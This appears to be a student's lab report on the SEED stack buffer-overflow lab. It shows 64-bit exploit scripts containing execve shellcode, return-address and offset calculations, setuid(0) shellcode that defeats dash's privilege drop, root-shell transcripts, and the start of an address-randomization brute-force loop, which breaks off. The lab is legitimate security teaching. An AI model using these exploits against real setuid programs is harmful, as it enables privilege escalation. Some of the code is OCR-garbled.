


```
seed@VM: ~/code
-rwxrwxr-x 1 seed seed 18708 Oct 16 18:37 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct 16 18:37 stack-L3
-rwxrwxr-x 1 seed seed 20128 Oct 16 18:37 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct 16 18:37 stack-L4
-rwxrwxr-x 1 seed seed 20128 Oct 16 18:37 stack-L4-dbg
[10/16/23]seed@VM:~/code$ [10/16/23]seed@VM:~/code$ [10/16/23]seed@VM:~/code$ ./exploit.py [10/16/23]seed@VM:~/code$ ll total 176 -rw-rw-r-- 1 seed seed 517 Oct 16 18:53 badfile -rwxrwxr-x 1 seed seed 270 Dec 22 2020 brute-force.sh -rwxrwxr-x 1 seed seed 1096 Oct 16 18:52 exploit.py -rw-rw-r-- 1 seed seed 965 Oct 16 18:38 Makefile -rw-rw-r-- 1 seed seed 11 Oct 16 18:41 peda-session-stack-L2-dbg.txt -rw-rw-r-- 1 seed seed 1132 Dec 22 2020 stack.c -rwsr-xr-x 1 root seed 15908 Oct 16 18:37 stack-L1 -rwxrwxr-x 1 seed seed 18708 Oct 16 18:37 stack-L1-dbg -rwsr-xr-x 1 root seed 15908 Oct 16 18:37 stack-L2 -rwxrwxr-x 1 seed seed 18708 Oct 16 18:37 stack-L2-dbg -rwsr-xr-x 1 root seed 17112 Oct 16 18:37 stack-L3 -rwxrwxr-x 1 seed seed 20128 Oct 16 18:37 stack-L3-dbg -rwsr-xr-x 1 root seed 17112 Oct 16 18:37 stack-L4 -rwxrwxr-x 1 seed seed 20128 Oct 16 18:37 stack-L4-dbg
```

Now we got the root shell

Id

whoami



```
[10/16/23]seed@VM:~/.../code$ ll
total 176
-rw-rw-r-- 1 seed seed 517 Oct 16 18:53 badfile
-rwxrwxr-x 1 seed seed 270 Dec 22 2020 brute-force.sh
-rwxrwxr-x 1 seed seed 1096 Oct 16 18:52 exploit.py
-rw-rw-r-- 1 seed seed 965 Oct 16 18:38 Makefile
-rw-rw-r-- 1 seed seed 11 Oct 16 18:41 peda-session-stack-L2-dbg.txt
-rw-rw-r-- 1 seed seed 1132 Dec 22 2020 stack.c
-rwsr-xr-x 1 root seed 15908 Oct 16 18:37 stack-L1
-rwxrwxr-x 1 seed seed 18708 Oct 16 18:37 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct 16 18:37 stack-L2
-rwxrwxr-x 1 seed seed 18708 Oct 16 18:37 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct 16 18:37 stack-L3
-rwxrwxr-x 1 seed seed 20128 Oct 16 18:37 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct 16 18:37 stack-L4
-rwxrwxr-x 1 seed seed 20128 Oct 16 18:37 stack-L4-dbg
[10/16/23]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(d
ip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
#
```

Task 5: Launching Attack on 64-bit Program (Level 3)

Similar to Task 3, here we are using 64bit instead of 32-bit code in the Makefile
the frame pointer is the x64 architecture is **rbp**.

Buffer-overflow attacks are more challenging on 64-bit machines compared to 32-bit ones, mainly due to the way memory addresses work. In a 64-bit system, there's a much larger address space available, but only the addresses ranging from 0x00 to 0x00007FFFFFFFFF are typically allowed for user-level processes. This means that the highest two bytes of any address are always set to zero, which can cause some issues.

Repeat the same steps as followed under task4 but place the 64-bit query in the exploit.py file and run.

Below are the screenshots from lab,

```
seed@VM: ~/.../code
0008| 0x7fffffff878 --> 0x7fffffffdd70 --> 0xfffffaaaaaabcd4
0016| 0x7fffffff880 --> 0x7ffff7ffd060 --> 0x7fff7ffe190 --> 0x555555554000 --> 0x10102464c457f
0024| 0x7fffffff888 --> 0x7ffff7fe0187 (mov r8, rax)
0032| 0x7fffffff890 --> 0x1
0040| 0x7fffffff898 --> 0x7ffff7faf0a0 --> 0x7ffff7fe9540 (<_tunable_get_val>: endbr64)
0048| 0x7fffffff8a0 --> 0x7fffffffddcc8 --> 0x0
0056| 0x7fffffff8a8 --> 0x555555555140 (<_start>: endbr64)
[-----]
Legend: code, data, rodata, value
20      strcpy(buffer, str);
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffff940
gdb-peda$ p &buffer
$2 = (char (*)[180]) 0x7fffffff880
gdb-peda$ p/d gdb-peda$ p $rbp
No symbol "gdb" in current context.
gdb-peda$ $1 = (void *) 0x7fffffff940
Undefined command: "$1". Try "help".
gdb-peda$ p/d 0x7fffffff940-0x7fffffff880
$3 = 192
gdb-peda$ quit
[10/18/23]seed@VM:~/.../code$
```

```
Open ▾ Rl exploit5.py ~/Downloads/Labsetup/code Save ▾ – ×
1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6    "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
7    "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
8    "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
9).encode('latin-1')
10
11content = bytearray(0x90 for i in range(517))
12start = 450
13content[start:start + len(shellcode)] = shellcode
14ret    = 0x7fffffff940 + 450
15offset = 192 + 8
16
17L = 8
18content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
19
20# Write the content to a file
21with open('badfile', 'wb') as f:
22    f.write(content)

Python 3 ▾ Tab Width: 8 ▾ Ln 14, Col 29 ▾ INS
```

The screenshot shows a code editor window with a Makefile named 'Makefile'. The file contains build rules for targets L1 through L4. It uses GCC to compile stack.c with specific flags and sizes, then applies sudo chmod 4755 to the resulting executables. The Makefile is located at ~/Downloads/Labsetup/code.

```
1 FLAGS      = -z execstack -fno-stack-protector
2 FLAGS_32   = -m32
3 TARGET     = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg
4
5 L1 = 164
6 L2 = 172
7 L3 = 180
8 L4 = 10
9
10 all: $(TARGET)
11
12 stack-L1: stack.c
13     gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
14     gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
15     sudo chown root $@ && sudo chmod 4755 $@
16
17 stack-L2: stack.c
18     gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c
19     gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
20     sudo chown root $@ && sudo chmod 4755 $@
21
22 stack-L3: stack.c
23     gcc -DBUF_SIZE=$(L3) $(FLAGS) -o $@ stack.c
24     gcc -DBUF_SIZE=$(L3) $(FLAGS) -g -o $@-dbg stack.c
25     sudo chown root $@ && sudo chmod 4755 $@
26
27 stack-L4: stack.c
28     gcc -DBUF_SIZE=$(L4) $(FLAGS) -o $@ stack.c
29     gcc -DBUF_SIZE=$(L4) $(FLAGS) -g -o $@-dbg stack.c
30     sudo chown root $@ && sudo chmod 4755 $@
31
32
```


We could see that the program is executed when running the exploit code and stack-L3 and we successfully entered the shell as a **root** user

The screenshot shows a terminal window on a VM. The user runs 'touch badfile', './exploit5.py', and './stack-L3'. They then check their user information with 'id' (uid=1000), try to run 'whom' (which is not found), run 'whoami' (showing they are root), and finally exit the session.

```
[10/18/23]seed@VM:~/.../code$ touch badfile
[10/18/23]seed@VM:~/.../code$ ./exploit5.py
[10/18/23]seed@VM:~/.../code$ ./stack-L3
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(pl
ugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whom
zsh: command not found: whom
# whoami
root
#
# exit
[10/18/23]seed@VM:~/.../code$
```


Task 6: Launching Attack on 64-bit Program (Level 4)

It is similar to previous task but We set the buffer size to 10, while in Level 2, the buffer size is much larger.



```
#!/usr/bin/python
import sys
#
# Replace the content with the actual shellcode
shellcode= (
    "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
    "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
    "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')
#
content = bytearray(0x90 for i in range(517))
start = 450
content[start:start + len(shellcode)] = shellcode
#
ret      = 0x7fffffffde0 + 400
offset   = 10 + 8
#
L = 8
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#
with open('badfile', 'wb') as f:
    f.write(content)
```

We could see that the shell is hit successfully even after the offset is set to 10




```
[10/18/23]seed@VM:~/code$ touch badfile
[10/18/23]seed@VM:~/code$ gedit exploit6.py
[10/18/23]seed@VM:~/code$ ./exploit6.py
[10/18/23]seed@VM:~/code$ ./stack-L4
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

Tasks 7: Defeating dash's Countermeasure


Program called shellcode.c worked well but now we are changing the shell from zsh to Dash

```
$ sudo ln -sf /bin/dash /bin/sh
```




```
call_shellcode.c
~/Downloads/Labsetup/shellcode

1#include <stdlib.h>
2#include <stdio.h>
3#include <string.h>
4
5// Binary code for setuid(0)
6// 64-bit: "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
7// 32-bit: "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
8
9
10const char shellcode[] =
11#if __x86_64__
12"\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05|
13"\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
14"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
15"\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
16#else
17"\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
18"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
19"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
20"\xd2\x31\xc0\xb0\x0b\xcd\x80"
21#endif
22;
23
24int main(int argc, char **argv)
25{
26    char code[500];
27
28    strcpy(code, shellcode);
29    int (*func)() = (int(*)())code;
30
31    func();
32}
```



```
seed@VM: ~/shellcode$ ll
total 8
-rw-rw-r-- 1 seed seed 653 Dec 22 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 Makefile
[10/18/23]seed@VM:~/shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[10/18/23]seed@VM:~/shellcode$ ll
total 44
-rwsr-xr-x 1 root seed 15672 Oct 18 21:57 a32.out
-rwsr-xr-x 1 root seed 16752 Oct 18 21:57 a64.out
-rw-rw-r-- 1 seed seed 653 Dec 22 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 Makefile
[10/18/23]seed@VM:~/shellcode$ sudo ln -sf /bin/dash /bin/sh
[10/18/23]seed@VM:~/shellcode$ ll
total 44
-rwsr-xr-x 1 root seed 15672 Oct 18 21:57 a32.out
-rwsr-xr-x 1 root seed 16752 Oct 18 21:57 a64.out
-rw-rw-r-- 1 seed seed 653 Dec 22 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 Makefile
[10/18/23]seed@VM:~/shellcode$
```

We could see that the shell is hit successfully after changing the shell to Dash, Using setUID(0) before executing execv in the shell code, we're able to run it when executing call_shellcode.c. Thus, defeating the counter measure of the dash shell.



A screenshot of a terminal window titled "seed@VM: ~.../shellcode". The terminal shows the following command-line session:

```
sudo chmod 4755 a32.out a64.out
[10/18/23]seed@VM:~/.../shellcode$ ll
total 44
-rwsr-xr-x 1 root seed 15672 Oct 18 21:59 a32.out
-rwsr-xr-x 1 root seed 16752 Oct 18 21:59 a64.out
-rw-rw-r-- 1 seed seed 731 Oct 18 21:59 call_shellcode.c
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 Makefile
[10/18/23]seed@VM:~/.../shellcode$ ./a32.out
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
# exit
[10/18/23]seed@VM:~/.../shellcode$ ./a64.out
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
# exit
/bin//sh: 3: exi: not found
# exit
[10/18/23]seed@VM:~/.../shellcode$
```


Task 8: Defeating Address Randomization

In this task, we run the same attack against stack-L1 but we turn on the Ubuntu's address randomization using the following command.

```
sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

I ran the below script, but there's no hit to shell even after 3minutes,
Actually it should hit to shell and enter the shell


```
#!/bin/bash
SECONDS=0
value=0
while true; do
value=$(( $value + 1 ))
duration=$SECONDS
min=$((duration / 60))
sec=$((duration % 60))
echo "$min minutes and $sec seconds elapsed."
